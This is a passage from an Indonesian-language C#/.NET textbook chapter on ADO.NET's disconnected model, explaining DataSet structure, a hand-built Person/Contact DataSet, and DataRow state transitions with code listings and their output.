
Windows, sehingga buku ini lebih memilih `BeginTransaction` eksplisit yang efeknya dapat Anda lihat. `SaveChanges()` milik Entity Framework Core membungkus semua *insert*, *update*, dan *delete* yang dikirimnya dalam satu transaksinya sendiri (Subbab 15.16). Dan DataSet yang terputus punya unit kerja sendiri, `AcceptChanges` dan `RejectChanges`, yang diperkenalkan subbab berikut dan dipakai Subbab 15.12 sebagai "transaksi"-nya.

15.6 Model Terputus

15.6.1 Motivasi dan gagasan


Model terhubung terlalu mahal bila ada **banyak operasi akses paralel yang berlangsung lama**: seribu pengguna yang masing-masing memegang koneksi selama beberapa menit memerlukan seribu koneksi. Gagasan model terputus adalah **menyimpan data di memori utama** — sebuah "basis data di memori utama" kecil — dan hanya memakai **koneksi singkat** untuk membaca dan untuk menuliskan pembaruan. DataAdapter melakukan operasi baca dan operasi tulis; basis data di memori tidak bergantung pada sumber data asalnya. Harganya adalah **perubahan yang bertabrakan menjadi mungkin**: selama Anda memegang salinan, orang lain dapat mengubah aslinya (Subbab 15.7.3 menanganinya).

Gambar 15.30 menempatkan gagasan itu dalam arsitektur tiga tingkat Microsoft pada awal 2000-an: DataSet berpindah sebagai XML di antara tingkat presentasi (program Windows Forms atau peramban dengan halaman Web Forms), tingkat bisnis (IIS atau layanan web, dengan *data adapter* dan koneksi), dan tingkat data (basis data); mitra antarbisnis menerima XML yang sama.



Gambar 15.30 Arsitektur tiga tingkat Microsoft. DataSet diisi di tingkat bisnis oleh *data adapter*, berpindah melalui Internet atau intranet sebagai XML, dan dipakai di tingkat presentasi oleh program Windows atau formulir web, tanpa koneksi basis data sama sekali di sana.

Gambar 15.31 mengulang separuh kiri **Gambar 15.3** dengan DataSet dibuka: tabel-tabel DataSet, masing-masing dengan *constraint*, kolom, dan barisnya, serta relasinya, yang diisi dan diperbarui melalui DataAdapter dan dibaca dari serta ditulis ke berkas XML.



Gambar 15.31 Arsitektur tanpa koneksi: di dalam DataSet ada DataTable dengan Constraints, DataColumn, dan DataRow, serta DataRelation antartabel. DataAdapter mengisinya dan memperbarui basis data darinya; `ReadXml` dan `WriteXml` menghubungkannya dengan berkas XML.


15.6.2 DataSet dan bagian-bagiannya

DataSet adalah **basis data di memori utama** dengan struktur relasional dan antarmuka berorientasi objek (**Gambar 15.32**). DataSet terdiri atas koleksi DataTable dan koleksi DataRelation. DataTable terdiri atas koleksi DataColumn, yang merupakan **skema**-nya; koleksi DataRow, yang merupakan **data**-nya; dan `DefaultView`, sebuah DataView atas tabel itu. DataRelation menghubungkan dua DataTable, dengan menyebut tabel induk dan kolom induk, serta tabel anak dan kolom anak.

- Basis data di dalam memori
  - struktur relasional
  - antarmuka berorientasi objek
- Sebuah **DataSet** terdiri atas
  - koleksi DataTable
  - koleksi DataRelation
- Sebuah **DataTable** terdiri atas
  - koleksi DataColumn (= skema)
  - koleksi DataRow (= data)
  - sebuah DefaultView (sebuah DataView, Subbab 15.6)
- Sebuah **DataRelation**
  - menghubungkan dua objek DataTable
  - mendefinisikan ParentTable dan ParentColumns, serta ChildTable dan ChildColumns


Gambar 15.32 Isi DataSet: tabel dan relasi; isi tabel: kolom (skema), baris (data), dan tampilan bawaan; tugas relasi: menghubungkan kolom tabel induk dengan kolom tabel anak.

Gambar 15.33 menggambarkan hal yang sama sebagai kotak-kotak bersarang, dan itulah gambar yang perlu diingat setiap kali Anda menulis `ds.Tables["Bill"].Rows[0]["status"]`: setiap titik dalam ekspresi itu masuk satu kotak lebih dalam.




Gambar 15.33 Struktur DataSet. `.Tables[…]` menjangkau sebuah DataTable; `.Columns[…]` DataColumn-nya (skema); `.Rows[…]` DataRow-nya (data); `.DefaultView` DataView-nya; `.Relations[…]` DataRelation antartabel.

Diagram kelas, **Gambar 15.34**, memberi setiap kelas properti pentingnya. `DataSet` punya nama, `Relations` dan `Tables`-nya, serta `HasErrors`. `DataTable` punya `ChildRelations` dan `ParentRelations`, `Constraints`, `Columns`, `DefaultView`, `HasErrors`, `PrimaryKey` (larik kolom, karena kunci dapat mencakup beberapa kolom), dan `Rows`. `DataColumn` mengetahui apakah ia membolehkan NULL (`AllowDBNull`), apakah dan bagaimana ia bertambah otomatis (`AutoIncrement`, `AutoIncrementSeed`, `AutoIncrementStep`), `ColumnName` dan `DataType`-nya, `Expression` terhitung yang opsional, dan apakah ia `ReadOnly` atau `Unique`. `DataRelation` punya `RelationName`, `ParentTable` dan `ParentColumns`, serta `ChildTable` dan `ChildColumns`.



Gambar 15.34 Diagram kelas DataSet: DataSet, DataTable, DataColumn, DataRow, dan DataRelation, dengan properti yang dipakai bab ini.


Terakhir, **Gambar 15.35** menunjukkan pohon objek selengkapnya, termasuk koleksi yang menampung semuanya: `DataRelationCollection`, `DataTableCollection`, `DataRowCollection`, `DataColumnCollection`, dan `ExtendedProperties` tempat objek mana pun dapat membawa informasi tambahan milik Anda.



Gambar 15.35 Pohon objek DataSet. Kotak biru tua adalah objek; kotak kuning keemasan adalah koleksi dan kantong properti yang menampungnya.

15.6.3 DataSet yang dibangun dengan tangan: orang dan kontaknya

Cara terbaik memahami DataSet adalah membangunnya tanpa basis data sama sekali. Contohnya sebuah buku alamat (**Gambar 15.36**): tabel `Person` dengan `ID`, `FirstName`, dan `Name`, serta tabel `Contact` dengan `ID`-nya sendiri, rincian kontak, dan `PersonID` yang menyatakan milik siapa kontak itu. Konsep di kiri menjadi, di kanan, sebuah DataSet dengan dua DataTable dan sebuah DataRelation `PersonHasContacts` dari `Person.ID` ke `Contact.PersonID`. Implementasinya punya tiga langkah: definisikan skema, definisikan data, akses data.



Gambar 15.36 Contoh orang dan kontak: secara konsep seseorang punya sejumlah kontak berapa pun. Konsep itu diwujudkan sebagai dua DataTable, `Person` dan `Contact`, yang dihubungkan DataRelation `PersonHasContacts`.

Kode 15.9 adalah program lengkapnya. Program itu mengikuti ketiga langkah tersebut secara berurutan, dan menamai kolom nama belakang `LastName`.

Kode 15.9 `AdoBasics/MyAdo.cs`: DataSet dengan dua tabel, kunci primer di masing-masing, `ID` yang bertambah otomatis, sebuah relasi, satu baris di tiap tabel, `AcceptChanges`, dan tiga cara membaca hasilnya.

```
using System.Data;

namespace AdoBasics;

// The Person/Contact example: a DataSet built by hand -- schema, relation, data, access.
public static class MyAdo
{
    public static void Run()
    {
        // Create DataSet ds & DataTable "Person"
        DataSet ds = new DataSet("PersonContacts");
        DataTable personTable = new DataTable("Person");
        // Define the column "ID" and its properties
        DataColumn col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "ID";
        col.ReadOnly = true;
        col.Unique = true;                  // values must be unique
        col.AutoIncrement = true;           // keys are assigned automatically
        col.AutoIncrementSeed = 1;          // the first key is 1
        col.AutoIncrementStep = 1;          // next key = previous key + 1
        // Add the column to the table and set the PK (Primary Key)
        personTable.Columns.Add(col);
        personTable.PrimaryKey = new DataColumn[] { col };
        // Define the other columns and add them to the table
        col = new DataColumn();
        col.DataType = typeof(string);
        col.ColumnName = "FirstName";
        personTable.Columns.Add(col);
        col = new DataColumn();
        col.DataType = typeof(string);
        col.ColumnName = "LastName";
        personTable.Columns.Add(col);
        // Add the table to the DataSet
        ds.Tables.Add(personTable);
```

Kode 15.9 (Lanjutan) *AdoBasics/MyAdo.cs: DataSet dengan dua tabel, kunci primer di masing-masing, ID yang bertambah otomatis, sebuah relasi, satu baris di tiap tabel, AcceptChanges, dan tiga cara membaca hasilnya.*

```
        // Create DataTable "Contact" in the same way
        DataTable contactTable = new DataTable("Contact");
        col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "ID";
        col.ReadOnly = true;
        col.Unique = true;
        col.AutoIncrement = true;
        col.AutoIncrementSeed = 1;
        col.AutoIncrementStep = 1;
        contactTable.Columns.Add(col);
        contactTable.PrimaryKey = new DataColumn[] { col };
        foreach (string name in new[] { "FirstName", "LastName", "NickName", "Email",
"Phone" })
        {
            col = new DataColumn();
            col.DataType = typeof(string);
            col.ColumnName = name;
            contactTable.Columns.Add(col);
        }
        // Define the column "PersonID" and add it to the table
        col = new DataColumn();
        col.DataType = typeof(System.Int64);
        col.ColumnName = "PersonID";
        contactTable.Columns.Add(col);
        // Add the table to the DataSet
        ds.Tables.Add(contactTable);

        // Define the relationship
        DataColumn parentCol = ds.Tables["Person"]!.Columns["ID"]!;
        DataColumn childCol = ds.Tables["Contact"]!.Columns["PersonID"]!;
        DataRelation rel = new DataRelation("PersonHasContacts", parentCol, childCol);
        ds.Relations.Add(rel);

        // Data operation: add a row to the table "Person"
        DataRow personRow = personTable.NewRow();
        personRow[1] = "Wolfgang";                          // column 1 is FirstName
        personRow["LastName"] = "Beer";
        personTable.Rows.Add(personRow);
```

Kode 15.9 (Lanjutan) *AdoBasics/MyAdo.cs: DataSet dengan dua tabel, kunci primer di masing-masing, ID yang bertambah otomatis, sebuah relasi, satu baris di tiap tabel, AcceptChanges, dan tiga cara membaca hasilnya.*

```
        // Data operation: add a row to the table "Contact"
        DataRow contactRow = contactTable.NewRow();
        contactRow["FirstName"] = "Wolfgang";
        contactRow["LastName"] = "Beer";
        contactRow["Phone"] = "08123456789";
        contactRow["PersonID"] = (long)personRow["ID"];     // defines the relation
        contactTable.Rows.Add(contactRow);

        // Accept the changes permanently, if there are no errors
        if (ds.HasErrors)
        {
            ds.RejectChanges();
        }
        else
        {
            ds.AcceptChanges();
        }

        // Access the DataSet
        Console.WriteLine("Table: Person");
        Console.WriteLine(" ID  FirstName   LastName");
        foreach (DataRow person in personTable.Rows)
        {
            Console.WriteLine("{0,3} {1,10} {2,10}",
                person["ID"], person["FirstName"], person["LastName"]);
        }
        // Another way: follow the relation from the parent row
        Console.WriteLine("\nTable: Contact");
        Console.WriteLine(" FirstName   LastName       Phone   PersonID");
        foreach (DataRow contact in personRow.GetChildRows("PersonHasContacts"))
        {
            Console.WriteLine("{0,10} {1,10} {2,10} {3,10}",
                contact["FirstName"], contact["LastName"],
                contact["Phone"], contact["PersonID"]);
        }
```

Kode 15.9 (Lanjutan) *AdoBasics/MyAdo.cs: DataSet dengan dua tabel, kunci primer di masing-masing, ID yang bertambah otomatis, sebuah relasi, satu baris di tiap tabel, AcceptChanges, dan tiga cara membaca hasilnya.*

```
        // DataRowVersion example
        Console.WriteLine("\nDataRowVersion example");
        bool hasOriginal = personRow.HasVersion(DataRowVersion.Original);
        if (hasOriginal)
        {
            string originalName = (string)personRow["LastName", DataRowVersion.Original];
            Console.WriteLine("LastName: " + originalName);
        }
    }
}
```

Skema. Setiap kolom adalah `DataColumn` dengan `DataType` dan `ColumnName`, yang ditambahkan ke `Columns` milik tabel. Kolom `ID` bersifat `ReadOnly` (program tidak boleh mengubahnya), `Unique` (tidak ada dua baris dengan nilai sama), dan `AutoIncrement` dengan *seed* 1 dan langkah 1, sehingga baris pertama yang ditambahkan mendapat 1, berikutnya 2, dan seterusnya; *seed* dan langkah −1, yang juga akan Anda jumpai, menghasilkan −1, −2, … dan dipakai bila kunci sebenarnya kelak diberikan oleh basis data, sehingga kunci sementara tidak mungkin bertabrakan dengan kunci sebenarnya. `PrimaryKey` diisi dengan *larik* kolom. Relasi dibuat dari

kolom induk dan kolom anak lalu ditambahkan ke `ds.Relations`; secara bawaan, menambahkannya juga membuat `ForeignKeyConstraint` di tabel anak dan `UniqueConstraint` di tabel induk.

Data. `personTable.NewRow()` membuat baris dengan skema tabel tetapi *belum berada di dalam tabel*; nilai diisi berdasarkan posisi (`personRow[1]`) atau nama (`personRow["LastName"]`); `Rows.Add` memasukkannya. `PersonID` milik kontak diambil dari `ID` baris orang, yang baru saja diisi oleh *auto-increment* — penugasan yang satu itulah yang mendefinisikan relasi antara kedua baris.

Akses. `foreach` atas `personTable.Rows` membaca setiap orang; `personRow.GetChildRows("PersonHasContacts")` mengikuti relasi dari baris induk ke anak-anaknya, padanan *join* di memori; dan `personRow["LastName", DataRowVersion.Original]` meminta nilai kolom *sebagaimana ketika perubahan terakhir kali diterima*, yang dijelaskan Subbab 15.6.5.

Jalankan dengan `dotnet run -- myado`. **Kode 15.10** adalah keluaran sebenarnya; bila dijalankan di Windows, program itu mencetak karakter-karakter yang sama.

Kode 15.10 Keluaran **Kode 15.9**, dari .NET 10 di Linux.

```
Table: Person
 ID  FirstName   LastName
  1   Wolfgang       Beer

Table: Contact
 FirstName   LastName       Phone   PersonID
  Wolfgang       Beer 08123456789          1

DataRowVersion example
LastName: Beer
```

15.6.4 Pengelolaan perubahan dan keadaan sebuah baris

DataSet **menyimpan semua perubahan** yang dibuat padanya sejak diisi atau dibuat. Perubahan diterima dengan `AcceptChanges()` atau dibuang dengan `RejectChanges()` (**Gambar 15.37**), dan bentuk yang lazim adalah: jika ada yang melaporkan galat, tolak; jika tidak, terima.


```
...
    if (ds.HasErrors) {
        ds.RejectChanges();
    } else {
        ds.AcceptChanges();
    }
}
```

Gambar 15.37 Pengelolaan perubahan: tolak perubahan bila DataSet memiliki galat, dan terima bila tidak.

Untuk mengingat perubahan, setiap DataRow membawa sebuah **keadaan** (*state*), `RowState`, salah satu dari `Added`, `Deleted`, `Detached`, `Modified`, dan `Unchanged`. **Gambar 15.38** adalah diagram keadaannya: operasi mana memindahkan baris dari keadaan mana ke keadaan mana.

```
public DataRowState RowState { get; }
```

```
public enum DataRowState {
    Added, Deleted, Detached, Modified, Unchanged
}
```



Gambar 15.38 Diagram keadaan DataRow. `NewRow` membuat baris *Detached*; `Rows.Add` menjadikannya *Added*; `AcceptChanges` menjadikan baris *Added* dan *Modified* sebagai *Unchanged* dan menyingkirkan baris *Deleted*; mengisi nilai menjadikan baris *Unchanged* sebagai *Modified*; `Delete` menjadikannya *Deleted*; `RejectChanges` mengembalikan baris *Modified* dan *Deleted* ke *Unchanged* dan menyingkirkan baris *Added*.

Kode 15.11 membawa satu baris dari tabel `Service` milik Laundry melewati diagram itu, sambil mencetak keadaan dan ketiga versi harganya sesudah setiap langkah.

Kode 15.11 Separuh pertama `AdoBasics/RowStates.cs`: satu baris, setiap transisi pada **Gambar 15.38**, dan versi-versi baris itu dicetak di setiap langkah.

```
    static void Show(string step, DataRow row)
    {
        string current = row.HasVersion(DataRowVersion.Current) ? $"{row["price",
DataRowVersion.Current]}" : "-";
        string original = row.HasVersion(DataRowVersion.Original) ? $"{row["price",
DataRowVersion.Original]}" : "-";
        string proposed = row.HasVersion(DataRowVersion.Proposed) ? $"{row["price",
DataRowVersion.Proposed]}" : "-";
        Console.WriteLine($"{step,-36} {row.RowState,-10} current={current,-6}
original={original,-6} proposed={proposed}");
    }

    public static void Run()
    {
        var service = new DataTable("Service");
        service.Columns.Add("id", typeof(string));
        service.Columns.Add("description", typeof(string));
        service.Columns.Add("price", typeof(int));
        service.PrimaryKey = new[] { service.Columns["id"]! };

        DataRow row = service.NewRow();
        row["id"] = "S0001"; row["description"] = "Wash, dry & fold (per kg)"; row["price"]
= 8000;
        Show("row = table.NewRow()", row);
        service.Rows.Add(row);
        Show("table.Rows.Add(row)", row);
        service.AcceptChanges();
        Show("AcceptChanges()", row);
        row.BeginEdit();
        row["price"] = 8500;
        Show("BeginEdit(); price = 8500", row);
        row.EndEdit();
        Show("EndEdit()", row);
        service.RejectChanges();
        Show("RejectChanges()", row);
        row["price"] = 9000;
        service.AcceptChanges();
        Show("price = 9000; AcceptChanges()", row);
        row.Delete();
        Show("row.Delete()", row);
        service.RejectChanges();
        Show("RejectChanges()", row);
        row.Delete();
        service.AcceptChanges();
        Console.WriteLine($"{"row.Delete(); AcceptChanges()",-36} {row.RowState,-10} (gone:
the table has {service.Rows.Count} rows)");
```

Kode 15.12 Keluaran sebenarnya dari **Kode 15.11**. Ikuti pada **Gambar 15.38**: Detached, Added, Unchanged, Modified, kembali Unchanged sesudah `RejectChanges`, Deleted, Unchanged, dan akhirnya disingkirkan dari tabel.

```
row = table.NewRow()                Detached   current=-      original=-
proposed=8000
table.Rows.Add(row)                 Added      current=8000   original=-      proposed=-
AcceptChanges()                     Unchanged  current=8000   original=8000   proposed=-
BeginEdit(); price = 8500           Unchanged  current=8000   original=8000
proposed=8500
EndEdit()                           Modified   current=8500   original=8000   proposed=-
RejectChanges()                     Unchanged  current=8000   original=8000   proposed=-
price = 9000; AcceptChanges()       Unchanged  current=9000   original=9000   proposed=-
row.Delete()                        Deleted    current=-      original=9000   proposed=-
RejectChanges()                     Unchanged  current=9000   original=9000   proposed=-
row.Delete(); AcceptChanges()       Detached   (gone: the table has 0 rows)
```

